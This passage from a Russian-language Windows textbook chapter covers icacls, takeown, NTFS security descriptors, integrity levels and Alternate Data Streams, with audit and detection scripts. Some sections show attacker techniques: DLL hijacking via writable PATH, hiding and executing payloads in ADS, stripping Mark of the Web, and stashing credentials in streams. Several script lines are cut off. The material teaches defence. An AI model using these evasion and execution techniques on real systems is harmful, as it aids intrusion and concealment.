rem 2. После инцидента: восстановление
icacls C:\Windows /restore C:\Backup\windows_acl.txt /c /q

rem /q — тихий режим (без вывода каждого файла)
```

8.2.6. SID в ACL

SID (Security Identifier) — уникальный идентификатор субъекта безопасности. В выводе `icacls` могут встречаться как имена, так и SID:

```
C:\>icacls C:\Data

C:\Data S-1-5-21-3623811015-3361044348-30300820-1013:(OI)(CI)(F)
        BUILTIN\Administrators:(OI)(CI)(F)
```

Неразрешённый SID (`S-1-5-21-...`) обычно указывает на удалённую учётную запись или субъект из недоступного домена.
Общеизвестные SID: | SID | Описание | |-----|----------| | `S-1-1-0` | Everyone (Все) | | `S-1-5-18` | NT AUTHORITY\SYSTEM | | `S-1-5-19` | NT AUTHORITY\LOCAL SERVICE | | `S-1-5-20` | NT AUTHORITY\NETWORK SERVICE | | `S-1-5-32-544` | BUILTIN\Administrators | | `S-1-5-32-545` | BUILTIN\Users | | `S-1-5-32-546` | BUILTIN\Guests | | `S-1-5-11` | Authenticated Users | | `S-1-5-80-956008885-...` | NT SERVICE\TrustedInstaller | | `S-1-15-2-1` | ALL APPLICATION PACKAGES |
Использование SID в командах `icacls`:

```
rem Предоставить права по SID (полезно в скриптах для кросс-доменных сценариев)
icacls C:\Data /grant *S-1-1-0:(OI)(CI)(R)

rem Звёздочка перед SID обязательна в синтаксисе icacls
```

8.2.7. Замена владельца: /setowner

```
C:\>icacls C:\LockedFolder /setowner BUILTIN\Administrators

processed file: C:\LockedFolder
Successfully processed 1 files; Failed processing 0 files
```

Рекурсивная замена владельца:

```
C:\>icacls C:\LockedFolder /setowner BUILTIN\Administrators /t /c

processed file: C:\LockedFolder
processed file: C:\LockedFolder\subdir
processed file: C:\LockedFolder\subdir\file.txt
Successfully processed 3 files; Failed processing 0 files
```

Нюанс: `/setowner` требует привилегии `SeTakeOwnershipPrivilege` или `SeRestorePrivilege`. Администраторы имеют эти привилегии по умолчанию, но они могут быть отозваны через политику.

8.2.8. Уровни целостности: /setintegritylevel

Обязательный контроль целостности (Mandatory Integrity Control, MIC) — механизм, дополняющий DACL. Каждый объект имеет уровень целостности, и процесс с более низким уровнем не может записывать в объект с более высоким уровнем, даже если DACL это разрешает.

```
rem Установка низкого уровня целостности
C:\>icacls C:\Temp\sandbox /setintegritylevel low

processed file: C:\Temp\sandbox
Successfully processed 1 files; Failed processing 0 files

rem Проверка
C:\>icacls C:\Temp\sandbox

C:\Temp\sandbox BUILTIN\Administrators:(I)(OI)(CI)(F)
                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                Mandatory Label\Low Mandatory Level:(OI)(CI)(NW)
```

Уровни целостности: | Уровень | Описание | Типичное использование | |---------|----------|-----------------------| | `low` | Низкий | Песочница браузера, скачанные файлы | | `medium` | Средний | Обычные процессы пользователя | | `high` | Высокий | Процессы с повышенными привилегиями (UAC) |

Запись `Mandatory Label\Low Mandatory Level:(NW)` означает: политика No-Write — процессы с уровнем ниже Low не могут записывать в этот объект. Другие политики: `(NR)` — No-Read, `(NX)` — No-Execute.

8.2.9. Практика: аудит разрешений критических директорий

Скрипт для аудита разрешений ключевых системных каталогов:

```
@echo off
setlocal EnableDelayedExpansion

set "REPORT=C:\AuditReport\acl_audit_%date:~-4%%date:~3,2%%date:~0,2%.txt"
set "DIRS=C:\Windows\System32 C:\Windows\Temp C:\ProgramData C:\Users\Public"

echo ═══ ACL Audit Report ═══ > "%REPORT%"
echo Date: %date% %time% >> "%REPORT%"
echo Computer: %COMPUTERNAME% >> "%REPORT%"
echo ========================= >> "%REPORT%"
echo. >> "%REPORT%"

for %%D in (%DIRS%) do (
    echo [*] Auditing %%D ...
    echo --- %%D --- >> "%REPORT%"
    icacls "%%D" >> "%REPORT%" 2>&1
    echo. >> "%REPORT%"
)

echo [+] Report saved to %REPORT%
```

8.2.10. Безопасность: эскалация привилегий через неправильные ACL

Неправильно настроенные ACL — один из наиболее распространённых векторов эскалации привилегий в Windows. Рассмотрим типичные мисконфигурации.

Сценарий 1: Writable PATH directories (DLL Hijacking)

Если каталог, входящий в системную переменную PATH, доступен на запись обычному пользователю, атакующий может разместить вредоносную DLL:

```
rem Проверка разрешений каталогов в PATH
@echo off
for %%P in (%PATH%) do (
    echo ═══ %%P ═══
    icacls "%%P" 2>nul | findstr /i "Users Everyone Authenticated"
)
```

Пример обнаружения:

```
═══ C:\CustomApp\bin ═══
C:\CustomApp\bin BUILTIN\Users:(OI)(CI)(M)
```

Здесь группа Users имеет право Modify в каталоге, входящем в PATH. Атакующий может: 1. Создать вредоносную `version.dll` (или другую часто загружаемую DLL). 2. Дождаться, пока привилегированный процесс загрузит DLL из этого каталога. 3. Получить выполнение кода с повышенными привилегиями.

Сценарий 2: Writable service binary path

```
rem Поиск служб с записываемыми исполняемыми файлами
for /f "tokens=2 delims==" %%A in ('wmic service get PathName /format:list ^| findstr /
    for /f "delims=" %%B in ("%%A") do (
        icacls "%%~B" 2>nul | findstr /i "Users Everyone Authenticated INTERACTIVE" >nu
            echo [!] VULNERABLE: %%B
            icacls "%%~B"
        )
    )
)
```

Сценарий 3: Writable scheduled task scripts

```
rem Проверка прав на скрипты, запускаемые планировщиком
schtasks /query /fo csv /v | findstr /i ".bat .ps1 .cmd .vbs" > tasks_with_scripts.txt
rem Далее — проверка ACL каждого найденного скрипта через icacls
```

8.3. takeown.exe — захват владения

8.3.1. Назначение

`takeown.exe` — специализированная утилита для смены владельца файлов и каталогов. Хотя `icacls /setowner` выполняет ту же функцию, `takeown` имеет более простой синтаксис и проще в использовании для типовых задач.

8.3.2. Базовый синтаксис

Захват владения одним файлом:

```
C:\>takeown /f C:\Windows\System32\config\SAM

SUCCESS: The file (or folder): "C:\Windows\System32\config\SAM" now owned
by user "WORKSTATION\admin".
```

Рекурсивный захват владения каталогом:

```
C:\>takeown /f C:\LockedFolder /r /d y

SUCCESS: The file (or folder): "C:\LockedFolder" now owned by user
"WORKSTATION\admin".
SUCCESS: The file (or folder): "C:\LockedFolder\subdir" now owned by user
"WORKSTATION\admin".
SUCCESS: The file (or folder): "C:\LockedFolder\subdir\file.txt" now owned
by user "WORKSTATION\admin".
```

Параметры: | Параметр | Описание | |----------|----------| | `/f path` | Путь к файлу или каталогу | | `/r` | Рекурсивная обработка подкаталогов | | `/d y` | Автоматическое подтверждение (для каталогов) | | `/a` | Передать владение группе Administrators (вместо текущего пользователя) |

8.3.3. Передача владения группе Administrators

```
C:\>takeown /f C:\ProtectedData /r /d y /a

SUCCESS: The file (or folder): "C:\ProtectedData" now owned by the
administrators group.
SUCCESS: The file (or folder): "C:\ProtectedData\data.bin" now owned by the
administrators group.
```

Это предпочтительный вариант в корпоративной среде, так как доступ сохраняется при смене администраторов.

8.3.4. Когда takeown vs icacls /setowner

Критерий	`takeown`	`icacls /setowner`
Владелец	Текущий пользователь или Administrators	Любой субъект
Синтаксис	Проще	Более гибкий
Рекурсия	`/r /d y`	`/t /c`
Использование	Восстановление доступа	Точная настройка владения

Используйте `takeown`, когда нужно быстро получить доступ к файлу или каталогу. Используйте `icacls /setowner`, когда нужно назначить владельцем произвольного субъекта.

8.3.5. Практика: восстановление доступа к системным файлам

Типичный сценарий — замена системного файла, принадлежащего TrustedInstaller:

```
rem Шаг 1: Захватить владение
takeown /f C:\Windows\System32\drivers\etc\hosts

rem Шаг 2: Предоставить себе полный доступ
icacls C:\Windows\System32\drivers\etc\hosts /grant %USERNAME%:(F)

rem Шаг 3: Внести изменения
echo 127.0.0.1 malware-domain.com >> C:\Windows\System32\drivers\etc\hosts

rem Шаг 4: Восстановить исходного владельца и права
icacls C:\Windows\System32\drivers\etc\hosts /setowner "NT SERVICE\TrustedInstaller"
icacls C:\Windows\System32\drivers\etc\hosts /remove:g %USERNAME%
```

Более масштабный сценарий — восстановление прав после повреждения:

```
@echo off
echo [*] Taking ownership of C:\Windows\System32...
takeown /f C:\Windows\System32 /r /d y /a > takeown_log.txt 2>&1

echo [*] Resetting permissions to defaults...
icacls C:\Windows\System32 /reset /t /c /q > icacls_reset_log.txt 2>&1

echo [*] Verifying...
icacls C:\Windows\System32\cmd.exe
echo [+] Done. Check logs for errors.
```

Предупреждение: рекурсивный `takeown` и `icacls /reset` на системных каталогах — опасная операция. Используйте только при крайней необходимости и при наличии резервной копии.

8.4. cacls.exe — устаревшая утилита

8.4.1. Зачем знать про cacls

`cacls.exe` (Change Access Control Lists) — предшественница `icacls.exe`, появившаяся в Windows NT. Она объявлена устаревшей начиная с Windows Vista и при запуске выдаёт предупреждение:

```
C:\>cacls C:\Data

 NOTE: Cacls is now deprecated, please use Icacls.

 C:\Data BUILTIN\Administrators:(OI)(CI)F
         NT AUTHORITY\SYSTEM:(OI)(CI)F
         BUILTIN\Users:(OI)(CI)R
```

Тем не менее, `cacls.exe` по-прежнему присутствует в Windows 11 и может встречаться: - В старых скриптах и документации. - В инструментариях пентестеров (некоторые эксплойты используют `cacls`). - В журналах расследований инцидентов. - В вопросах на собеседованиях.

8.4.2. Различия в синтаксисе

Операция	`cacls`	`icacls`
Просмотр	`cacls file`	`icacls file`
Предоставление	`cacls file /e /g user:F`	`icacls file /grant user:(F)`
Запрет	`cacls file /e /d user`	`icacls file /deny user:(F)`
Удаление	`cacls file /e /r user`	`icacls file /remove user`
Замена всех ACL	`cacls file /g user:F`	`icacls file /grant:r user:(F)`
Рекурсия	`/t`	`/t`
Наследование	Не поддерживается	`/inheritance:e|d|r`
Сохранение/восстановление	Не поддерживается	`/save`, `/restore`
Уровни целостности	Не поддерживается	`/setintegritylevel`

Ключевое ограничение `cacls`: без флага `/e` команда **заменяет весь DACL**, а не добавляет запись. Это частая причина случайной потери разрешений:

```
rem ОПАСНО! Заменяет весь DACL, удаляя все предыдущие разрешения:
cacls C:\Data /g admin:F

rem Безопасный вариант (добавление ACE):
cacls C:\Data /e /g admin:F
```

Рекомендация: всегда используйте `icacls`. Если встретили `cacls` в скрипте — замените на эквивалент `icacls`.

8.5. Модель безопасности NTFS: глубокое погружение

8.5.1. Дескриптор безопасности

Каждый объект в Windows (файл, каталог, раздел реестра, именованный канал, служба) имеет дескриптор безопасности (Security Descriptor), состоящий из:

1. **Owner SID** — SID владельца объекта.
2. **Group SID** — первичная группа (используется для POSIX-совместимости, практически не применяется в Windows).
3. **DACL** (Discretionary Access Control List) — список разрешений/запретов.
4. **SACL** (System Access Control List) — список записей аудита.

8.5.2. DACL и SACL

DACL определяет, кто и что может делать с объектом. Состоит из упорядоченного списка ACE (Access Control Entries). Если DACL отсутствует (null DACL) — полный доступ для всех. Если DACL пуст — доступ запрещён всем.

SACL определяет, какие операции доступа записываются в журнал аудита. Для работы с SACL требуется привилегия `SeSecurityPrivilege` (Manage auditing and security log).

Просмотр SACL через `icacls`:

```
rem Для просмотра SACL необходимо указание отдельной команды
rem icacls не показывает SACL напрямую; используйте:
C:\>powershell -c "(Get-Acl C:\Data).Audit"

FileSystemRights  : Write, Delete
AuditFlags        : Failure
IdentityReference : Everyone
IsInherited       : False
```

8.5.3. ACE — типы и порядок

Каждая ACE содержит: - **Тип**: Allow (разрешение), Deny (запрет), Audit (аудит). - **SID субъекта**: кому применяется. - **Маска доступа**: набор прав. - **Флаги наследования**: как ACE распространяется на дочерние объекты.

Порядок оценки ACE (каноническая сортировка):

1. Явные Deny ACE.
2. Явные Allow ACE.
3. Унаследованные Deny ACE.
4. Унаследованные Allow ACE.

Этот порядок критически важен: явный Deny всегда побеждает. Windows автоматически сортирует ACE при записи DACL, но некорректное программное редактирование может нарушить канонический порядок.

```
rem Пример: пользователь в группе Admins, но с явным Deny
C:\>icacls C:\SecretFile.txt

C:\SecretFile.txt DOMAIN\jsmith:(DENY)(R)       ⟵ Явный запрет
                  BUILTIN\Administrators:(F)      ⟵ Явное разрешение
                  NT AUTHORITY\SYSTEM:(F)

rem Результат: jsmith НЕ сможет прочитать файл, несмотря на членство
rem в группе Administrators
```

8.5.4. Эффективные разрешения

Эффективные разрешения — итоговый набор прав пользователя с учётом всех ACE, членства в группах и уровней целостности. Для проверки:

```
# PowerShell: проверка эффективных разрешений
$path = "C:\SharedData"
$identity = "DOMAIN\jsmith"
$acl = Get-Acl $path
$rules = $acl.Access | Where-Object { $_.IdentityReference -eq $identity }
$rules | Format-Table FileSystemRights, AccessControlType, IsInherited -AutoSize
```

Через командную строку можно использовать `accesschk.exe` из Sysinternals:

```
C:\>accesschk.exe -u DOMAIN\jsmith C:\SharedData

RW C:\SharedData
RW C:\SharedData\Reports
R  C:\SharedData\Confidential
```

8.5.5. Наследование ACL

Механизм наследования ACL позволяет дочерним объектам автоматически получать разрешения от родительских каталогов. Это упрощает управление правами в крупных файловых структурах.

Как работает наследование:

1. При создании файла/каталога Windows копирует наследуемые ACE из родительского каталога.
2. Унаследованные ACE помечаются флагом `(I)`.
3. Изменение ACL родительского каталога автоматически распространяется на дочерние объекты (если наследование не отключено).

Флаги, управляющие наследованием:

```
rem (OI) — Object Inherit: наследуется файлами
rem (CI) — Container Inherit: наследуется подкаталогами
rem (IO) — Inherit Only: ACE не действует на текущий объект
rem (NP) — No Propagate: наследуется только на один уровень

rem Примеры комбинаций:
rem (OI)(CI)    — наследуется файлами и подкаталогами (стандартное поведение)
rem (CI)(IO)    — наследуется только подкаталогами, не файлами, не текущим
rem (OI)(CI)(IO)(NP) — только непосредственные дочерние объекты, не рекурсивно
```

Практический пример — разные права на файлы и подкаталоги:

```
rem Администраторы: полный доступ везде
icacls C:\Project /grant Administrators:(OI)(CI)(F)

rem Разработчики: полный доступ к файлам, чтение подкаталогов
icacls C:\Project /grant Developers:(OI)(M)
icacls C:\Project /grant Developers:(CI)(IO)(RX)

rem Аудиторы: только чтение, только файлы
icacls C:\Project /grant Auditors:(OI)(IO)(R)
```

8.5.6. Обязательный контроль целостности (Mandatory Integrity Control)

MIC — дополнительный уровень безопасности, введённый в Windows Vista. Работает параллельно с DACL и реализует модель Biba (целостность):

Уровни целостности:

Уровень	RID	Описание
Untrusted	0x0000	Анонимный вход
Low	0x1000	Защищённый режим IE/Edge, скачанные файлы
Medium	0x2000	Обычные процессы пользователя
High	0x3000	Процессы с повышенными привилегиями (UAC elevated)
System	0x4000	Системные службы
Protected Process	0x5000	Защищённые процессы ядра

Правила MIC: - **No-Write-Up**: процесс не может записывать в объект с более высоким уровнем целостности. - **No-Read-Up**: процесс не может читать объект с более высоким уровнем целостности (применяется только если установлен явно). - **No-Execute-Up**: процесс не может выполнять объект с более высоким уровнем целостности (применяется только если установлен явно).

```
rem Создание песочницы с низким уровнем целостности
mkdir C:\Sandbox
icacls C:\Sandbox /setintegritylevel low
icacls C:\Sandbox /grant Everyone:(OI)(CI)(F)

rem Теперь процесс с уровнем Low может писать в C:\Sandbox,
rem но процесс с уровнем Medium не может быть скомпрометирован
rem записью из процесса Low
```

8.5.7. Практика: полный аудит безопасности файловой системы

Комплексный скрипт аудита безопасности:

```
@echo off
setlocal EnableDelayedExpansion

set "OUTPUT=C:\SecurityAudit"
mkdir "%OUTPUT%" 2>nul

echo ============================================
echo  NTFS Security Audit Script
echo  Date: %date% %time%
echo  Computer: %COMPUTERNAME%
echo ============================================

rem --- 1. Аудит ACL критических каталогов ---
echo [*] Phase 1: Critical directory ACL audit
set "CRITICAL=C:\Windows\System32 C:\Windows\Temp C:\ProgramData"
set "CRITICAL=%CRITICAL% C:\Users\Public C:\Windows\Tasks"

for %%D in (%CRITICAL%) do (
    echo   [*] Scanning %%D
    icacls "%%D" >> "%OUTPUT%\critical_dirs_acl.txt" 2>&1
)

rem --- 2. Поиск каталогов с правами на запись для Users ---
echo [*] Phase 2: World-writable directories in PATH
(
    echo === World-Writable Directories in PATH ===
    echo.
    for %%P in (%PATH%) do (
        icacls "%%P" 2>nul | findstr /i "Everyone Users INTERACTIVE Authenticated" >nu
            echo [!] WRITABLE: %%P
            icacls "%%P" 2>nul
            echo.
        )
    )
) > "%OUTPUT%\writable_path_dirs.txt"

rem --- 3. Аудит служб с записываемыми исполняемыми файлами ---
echo [*] Phase 3: Service binary ACL audit
(
    echo === Service Binary ACL Audit ===
    echo.
    for /f "tokens=2 delims==" %%A in (
        'wmic service get PathName /format:list 2^>nul ^| findstr /v "^$"'
    ) do (
        set "SVCPATH=%%~A"
        if defined SVCPATH (
            icacls "!SVCPATH!" 2>nul | findstr /i "Users Everyone Authenticated" >nul
                echo [!] VULNERABLE SERVICE: !SVCPATH!
                icacls "!SVCPATH!" 2>nul
                echo.
            )
        )
    )
) > "%OUTPUT%\vulnerable_services.txt"

rem --- 4. Проверка наличия null DACL ---
echo [*] Phase 4: Checking for unusual integrity levels
(
    echo === Integrity Level Audit ===
    for %%D in (C:\Windows\Temp C:\ProgramData C:\Users\Public) do (
        echo --- %%D ---
        icacls "%%D" 2>nul | findstr /i "Mandatory"
        echo.
    )
) > "%OUTPUT%\integrity_levels.txt"

rem --- 5. Сводный отчёт ---
echo [*] Phase 5: Generating summary
(
    echo === Security Audit Summary ===
    echo Date: %date% %time%
    echo Computer: %COMPUTERNAME%
    echo.
    echo Writable PATH directories:
    findstr /c:"WRITABLE" "%OUTPUT%\writable_path_dirs.txt" 2>nul || echo   None found
    echo.
    echo Vulnerable service binaries:
```

```
    findstr /c:"VULNERABLE" "%OUTPUT%\vulnerable_services.txt" 2>nul || echo   None fou
) > "%OUTPUT%\summary.txt"

echo.
echo [+] Audit complete. Results saved to %OUTPUT%
echo [+] Review summary: %OUTPUT%\summary.txt
```

8.6. Alternate Data Streams (ADS)

8.6.1. Что такое ADS

Alternate Data Streams (альтернативные потоки данных) — функциональность NTFS, позволяющая связать с одним файлом несколько именованных потоков данных. Каждый файл в NTFS имеет основной безымянный поток (data stream), но может содержать произвольное количество дополнительных именованных потоков.

Исторически ADS были добавлены для совместимости с ресурсными ветвями (resource forks) файловой системы HFS на Macintosh. В современной Windows ADS активно используются системой:

- **Zone.Identifier** — браузеры и почтовые клиенты записывают информацию о происхождении файла (Mark of the Web).
- **Системные метаданные** — некоторые приложения хранят расширенные атрибуты в ADS.
- **Thumbnail кэш** — миниатюры могут храниться в ADS.

8.6.2. Создание ADS

Создание ADS тривиально:

```
C:\>echo "This is hidden data" > C:\Temp\normal.txt:hidden

C:\>echo alert("XSS") > C:\Temp\image.jpg:payload.js

C:\>type C:\Temp\malware.exe > C:\Temp\readme.txt:backup.exe
```

Синтаксис: `filename:streamname` — двоеточие разделяет имя файла и имя потока.

Запись бинарных данных в ADS:

```
rem Копирование исполняемого файла в ADS
type C:\Windows\System32\calc.exe > C:\Temp\document.docx:calc.exe

rem Проверка: основной файл не изменился по размеру
dir C:\Temp\document.docx
```

Критический момент: **стандартная команда `dir` не показывает ADS и их размер**. Файл `document.docx` будет отображаться с оригинальным размером, хотя содержит скрытый поток с исполняемым файлом.

8.6.3. Просмотр ADS

Метод 1: dir /r (Windows Vista+)

```
C:\>dir /r C:\Temp\document.docx

 Volume in drive C is System
 Directory of C:\Temp

03/15/2025  10:23 AM           45,678 document.docx
                              194,560 document.docx:calc.exe:$DATA
               1 File(s)         45,678 bytes
```

Обратите внимание: столбец размера файла показывает 45 678 байт, но ADS содержит ещё 194 560 байт, невидимых при обычном просмотре.

Метод 2: PowerShell Get-Item -Stream

```
PS C:\> Get-Item C:\Temp\document.docx -Stream *

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Temp\document.docx::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Temp
PSChildName   : document.docx::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Temp\document.docx
Stream        : :$DATA
Length        : 45678

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Temp\document.docx:calc.exe
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Temp
PSChildName   : document.docx:calc.exe
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Temp\document.docx
Stream        : calc.exe
Length        : 194560
```

Метод 3: Чтение содержимого ADS

```
PS C:\> Get-Content C:\Temp\normal.txt -Stream hidden
"This is hidden data"
```

Метод 4: streams.exe (Sysinternals)

```
C:\>streams.exe -s C:\Temp

Streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Temp\document.docx:
   :calc.exe:$DATA       194560

C:\Temp\normal.txt:
   :hidden:$DATA          22
```

8.6.4. Zone.Identifier — системный ADS

Windows использует ADS `Zone.Identifier` для пометки файлов, скачанных из интернета (Mark of the Web, MOTW):

```
PS C:\> Get-Content C:\Users\admin\Downloads\setup.exe -Stream Zone.Identifier

[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://example.com/download
HostUrl=https://cdn.example.com/setup.exe
```

Значения ZoneId: | ZoneId | Описание | |--------|----------| | 0 | Local Machine | | 1 | Local Intranet | | 2 | Trusted Sites | | 3 | Internet | | 4 | Restricted Sites |

Этот маркер заставляет Windows показывать предупреждение при открытии файла и блокирует выполнение макросов в Office. Удаление MOTW — распространённая техника обхода защиты:

```
# Удаление Zone.Identifier (снятие MOTW)
Remove-Item C:\Users\admin\Downloads\setup.exe -Stream Zone.Identifier

# Массовое удаление MOTW (используется атакующими)
Get-ChildItem C:\Payload -Recurse | Unblock-File
```

8.6.5. Выполнение кода из ADS

ADS могут быть использованы для маскировки вредоносного кода. Рассмотрим известные техники:

Метод 1: wmic process call create

```
C:\>type C:\Windows\System32\calc.exe > C:\Temp\readme.txt:hidden.exe
C:\>wmic process call create "C:\Temp\readme.txt:hidden.exe"

Executing (Win32_Process)→Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4532;
        ReturnValue = 0;
};
```

Примечание: этот метод заблокирован в новых версиях Windows 11. WMIC объявлен устаревшим.

Метод 2: через cmd start (исторический)

```
rem Работало в старых версиях Windows, сейчас заблокировано
start C:\Temp\readme.txt:hidden.exe
```

Метод 3: PowerShell

```
# Запись скрипта в ADS
Set-Content -Path C:\Temp\log.txt -Stream script.ps1 -Value 'Write-Host "Executed from

# Чтение и выполнение
$code = Get-Content C:\Temp\log.txt -Stream script.ps1
Invoke-Expression $code
```

Метод 4: Через rundll32 (для DLL в ADS)

```
rem Запись DLL в ADS
type payload.dll > C:\Temp\notes.txt:lib.dll

rem Вызов экспортируемой функции
rundll32 C:\Temp\notes.txt:lib.dll,EntryPoint
```

8.6.6. Хранение данных в ADS для маскировки

Атакующие используют ADS для сокрытия: - Исполняемых файлов (малварь). - Конфигурационных файлов C2-серверов. - Эксфильтрированных данных перед отправкой. - Ключей шифрования и учётных данных. - Журналов собственной активности.

```
rem Пример: скрытое хранение собранных учётных данных
echo admin:P@ssw0rd123 > C:\Windows\Temp\debug.log:creds
echo db_user:SecretDB! >> C:\Windows\Temp\debug.log:creds

rem Файл debug.log выглядит нормально:
type C:\Windows\Temp\debug.log
rem (пусто или легитимное содержимое)

rem А скрытые данные здесь:
more < C:\Windows\Temp\debug.log:creds
admin:P@ssw0rd123
db_user:SecretDB!
```

8.6.7. Обнаружение ADS: методы и инструменты

PowerShell — рекурсивный поиск ADS:

```powershell
# Поиск всех ADS в каталоге (кроме Zone.Identifier)
Get-ChildItem C:\Users -Recurse -ErrorAction SilentlyContinue |
    ForEach-Object {
        $streams = Get-Item $_.FullName -Stream * -ErrorAction SilentlyContinue |
            Where-Object { $_.Stream -ne ':$DATA' -and $_.Stream -ne 'Zone.Identifier'
        if ($streams) {
            foreach ($s in $streams) {
                [PSCustomObject]@{
                    File   = $_.FullName
                    Stream = $s.Stream
                    Size   = $s.Length
                }
            }
        }
    } | Format-Table -AutoSize

File                                Stream        Size
----                                ------        ----
C:\Users\admin\doc.txt              hidden       22
C:\Users\admin\Desktop\report.xlsx  backup.exe   194560
```

Batch-скрипт с dir /r:

```batch
@echo off
echo [*] Scanning for Alternate Data Streams...
echo ═══ ADS Scan Results ═══ > ads_report.txt
echo Date: %date% %time% >> ads_report.txt

dir /s /r C:\Users 2>nul | findstr /c:":$DATA" | findstr /v /c:"::$DATA" >> ads_report

echo [+] Results saved to ads_report.txt

rem Разъяснение фильтра:
rem   findstr /c:":$DATA"   — находит строки с :$DATA (маркер потока)
rem   findstr /v /c:"::$DATA" — исключает основной безымянный поток (::$DATA)
rem   Результат: только именованные ADS
```

Sysinternals streams.exe:

```batch
C:\>streams.exe -s -d C:\Users

rem -s — рекурсивный поиск
rem -d — удалить найденные ADS (ОПАСНО! Используйте только для очистки)
```

8.7. Практические сценарии

8.7.1. Полный аудит прав доступа в корпоративной среде

```
@echo off
rem ============================================================
rem  Corporate ACL Audit Script
rem  Запуск от имени администратора
rem ============================================================

setlocal EnableDelayedExpansion

set "LOGDIR=C:\AuditResults\%COMPUTERNAME%_%date:~-4%%date:~3,2%%date:~0,2%"
mkdir "%LOGDIR%" 2>nul

echo [*] Starting comprehensive ACL audit on %COMPUTERNAME%
echo [*] Results directory: %LOGDIR%

rem --- Этап 1: Сохранение ACL критических каталогов ---
echo [*] Phase 1/5: Saving ACLs of critical directories

set "TARGETS=C:\Windows C:\Windows\System32 C:\ProgramData"
set "TARGETS=%TARGETS% C:\Program Files C:\Program Files (x86)"
set "TARGETS=%TARGETS% C:\Users"

for %%T in (%TARGETS%) do (
    set "SAFENAME=%%T"
    set "SAFENAME=!SAFENAME:\=_!"
    set "SAFENAME=!SAFENAME::=!"
    echo   [*] Saving ACL: %%T
    icacls "%%T" /save "%LOGDIR%\acl_!SAFENAME!.txt" /t /c /q 2>nul
)

rem --- Этап 2: Поиск writable каталогов ---
echo [*] Phase 2/5: Finding world-writable directories

(
    echo ═══ Directories writable by non-admin users ═══
    echo.
    for /f "delims=" %%D in ('dir /ad /s /b C:\Windows 2^>nul') do (
        icacls "%%D" 2>nul | findstr /i "(M)\|(W)\|(F)" | findstr /i "Users Everyone Au
            echo [!] %%D
            icacls "%%D" 2>nul
            echo.
        )
    )
) > "%LOGDIR%\writable_dirs.txt" 2>&1

rem --- Этап 3: Аудит служб ---
echo [*] Phase 3/5: Service binary and registry ACL audit

(
    echo ═══ Service Binary Permissions ═══
    echo.
    for /f "tokens=1,2 delims==" %%A in (
        'wmic service get Name^,PathName /format:list 2^>nul ^| findstr "="'
    ) do (
        if /i "%%A"=="PathName" (
            set "BINPATH=%%~B"
            if defined BINPATH (
                icacls "!BINPATH!" 2>nul | findstr /i "Users Everyone Authenticated IN
                    echo [!] Writable service binary: !BINPATH!
                    icacls "!BINPATH!" 2>nul
                    echo.
                )
            )
        )
    )
) > "%LOGDIR%\service_acl_audit.txt" 2>&1

rem --- Этап 4: Поиск файлов с отключенным наследованием ---
echo [*] Phase 4/5: Finding objects with broken inheritance

(
    echo ═══ Objects without inherited ACEs ═══
    echo.
```

```
    for /f "delims=" %%F in ('dir /s /b C:\ProgramData 2^>nul') do (
        icacls "%%F" 2>nul | findstr /v "(I)" | findstr /v "Successfully" | findstr /v
            echo [?] No inherited ACEs: %%F
        )
    )
) > "%LOGDIR%\broken_inheritance.txt" 2>&1

rem --- Этап 5: Отчёт ---
echo [*] Phase 5/5: Generating summary report

(
    echo ============================================================
    echo  ACL Audit Summary Report
    echo  Computer: %COMPUTERNAME%
    echo  Date: %date% %time%
    echo  Domain: %USERDOMAIN%
    echo ============================================================
    echo.
    echo --- Writable directories count ---
    find /c "[!]" "%LOGDIR%\writable_dirs.txt" 2>nul
    echo.
    echo --- Vulnerable service binaries count ---
    find /c "[!]" "%LOGDIR%\service_acl_audit.txt" 2>nul
    echo.
    echo --- Objects with broken inheritance count ---
    find /c "[?]" "%LOGDIR%\broken_inheritance.txt" 2>nul
    echo.
    echo Full results available in: %LOGDIR%
) > "%LOGDIR%\summary.txt"

type "%LOGDIR%\summary.txt"
echo.
echo [+] Audit complete.
```

8.7.2. Скрипт обнаружения небезопасных ACL

PowerShell-скрипт для детального анализа:

```powershell
<#
.SYNOPSIS
    Detects insecure ACL configurations on Windows systems.
.DESCRIPTION
    Checks for:
    - World-writable directories in PATH
    - Services with writable binaries
    - Scheduled tasks with writable scripts
    - Writable DLL search order directories
#>

param(
    [string]$OutputPath = "C:\SecurityAudit\InsecureACL_$(Get-Date -Format 'yyyyMMdd_HH
)

$findings = @()

# --- Check 1: World-writable directories in PATH ---
Write-Host "[*] Checking PATH directories..." -ForegroundColor Cyan

$env:PATH -split ';' | Where-Object { $_ -ne '' } | ForEach-Object {
    $dir = $_
    if (Test-Path $dir) {
        $acl = Get-Acl $dir -ErrorAction SilentlyContinue
        $acl.Access | Where-Object {
            $_.IdentityReference -match 'Users|Everyone|Authenticated|INTERACTIVE' -and
            $_.FileSystemRights -match 'Write|Modify|FullControl' -and
            $_.AccessControlType -eq 'Allow'
        } | ForEach-Object {
            $findings += [PSCustomObject]@{
                Category  = "Writable PATH Directory"
                Path      = $dir
                Identity  = $_.IdentityReference.Value
                Rights    = $_.FileSystemRights
                Severity  = "HIGH"
            }
        }
    }
}

# --- Check 2: Service binaries ---
Write-Host "[*] Checking service binaries..." -ForegroundColor Cyan

Get-WmiObject Win32_Service | Where-Object { $_.PathName } | ForEach-Object {
    $svcName = $_.Name
    # Извлечение пути к исполняемому файлу (удаление аргументов)
    $binPath = $_.PathName -replace '"', ''
    $binPath = ($binPath -split '\s+-')[0].Trim()

    if (Test-Path $binPath -ErrorAction SilentlyContinue) {
        $acl = Get-Acl $binPath -ErrorAction SilentlyContinue
        $acl.Access | Where-Object {
            $_.IdentityReference -match 'Users|Everyone|Authenticated|INTERACTIVE' -and
            $_.FileSystemRights -match 'Write|Modify|FullControl' -and
            $_.AccessControlType -eq 'Allow'
        } | ForEach-Object {
            $findings += [PSCustomObject]@{
